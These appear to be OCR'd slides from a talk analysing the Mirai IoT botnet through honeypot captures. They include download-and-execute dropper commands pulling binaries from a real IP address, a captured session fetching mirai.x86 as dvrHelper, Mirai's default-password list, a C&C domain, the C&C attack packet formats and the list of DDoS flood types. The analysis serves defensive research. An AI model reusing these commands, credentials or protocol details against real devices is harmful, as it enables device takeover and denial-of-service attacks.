
- reads from STDIN and connects back to IoT devices
- uses wget, tftp and then built in compiled bin to download a copy
- Does busybox discovery by looking for string “Applet not found”
- Discovers architecture by running cat on /bin/echo
- Attempts to download correct architecture from site hosting it
- changes filename to dvrHelper and executes



```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/ntpd; chmod +x ntpd; ./ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/sshd; chmod +x sshd; ./sshd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/openssh; chmod +x openssh; ./openssh; rm -rf openssh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/bash; chmod +x bash; ./bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/tftp; chmod +x tftp; ./tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/wget; chmod +x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/cron; chmod +x cron; ./cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/pftp; chmod +x pftp; ./pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/sh; chmod +x sh; ./sh; rm -rf sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/' '; chmod +x ' '; ./' '; rm -rf ' '
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/apache2; chmod +x apache2; ./apache2; rm -rf apache2
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.167.90.33/telnetd; chmod +x telnetd; ./telnetd; rm -rf telnetd
~
```




```
_
&*C@AFGDEJKHINOLMRSPQVWTU
"xc3511"root"888888"xmhdipc"default"juantech"123456"54321"support"password"12345"user"pass"admin1234"smcadmin"666666"klv123"meinsm"Administrator"service"supervisor"guest"
r"ubnt"klv1234"Zte521"hi3518"jvbzd"anko"zlxx."7ujMko0vizxv"7ujMko0admin"system"ikwb"dreambox"realtek"00000000"1111111"fucker"mother"MEKL"GLVGP"CQQUMPF"
''*w$'*
$'*R%'*
''*7*'*N+'*
('*B*'*smithre.top
"listening tun0
"https://youtu.be/dQw4w9WgXcQ
```



```
root@server:/# /bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
usage: tftp [-h] [-c C C] [-l L] [-g G] [-p P] [-r R] [hostname]
ECCHI: applet not found
root@server:/# /bin/busybox wget http://100.200.100.100:80/bins/mirai.x86 -O - > dvrHelper; /bin/busybox chmod 777 dvrHel
per; /bin/busybox ECCHI
--2017-04-28 15:27:11--  http://100.200.100.100:80/bins/mirai.x86
Connecting to 100.200.100.100:80... connected.
HTTP request sent, awaiting response... User timeout caused connection failure.
2017-04-28 15:27:41 ERROR 404: Not Found.
ECCHI: applet not found
root@server:/# ./dvrHelper telnet.x86; /bin/busybox IHCCE
bash: ./dvrHelper: command not found
IHCCE: applet not found
root@server:/# /bin/busybox ECCHI
ECCHI: applet not found
root@server:/# ubuntu:/opt/cowrie$
ubuntu:/opt/cowrie$
```


COMMUNICATION PROTOCOL

The handshake




```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Preamble ( all NULLS)                           | Bool Name   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Name Length   |   Name  (variable length) ...                 |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

The heartbeat




```
 0                   1
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Heartbeat ( all NULLS)          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

The attack



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Total Length                   | Duration of DDoS              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        Duration(con't)        |  Attack Type    |# of Targets |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  IP Target 1                                                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|NM 1st Target..|  IP Target 2                                  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Target 2 cont  |NM Target 2    |    IP  Target 3               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| Target 3 Cont                 |NM Target 3      | ....
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


The attack options



```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Num of Options |Option 1 Type   |  Option 1 Len | Option 1 val   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Option 1 con't (variable) ...                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Option 2 Type| Option 2 Len   | Option 2 value (variable) ... |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Attack types

- We have these



```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```

What can we do?

- Extract download URLs from honeypots
- Download binaries
- C&C info extraction from binaries
- Connect to C&C
- And…listen to the world

SANDBOX EXECUTION

- Problem: Bot starts scanning for targets immediately

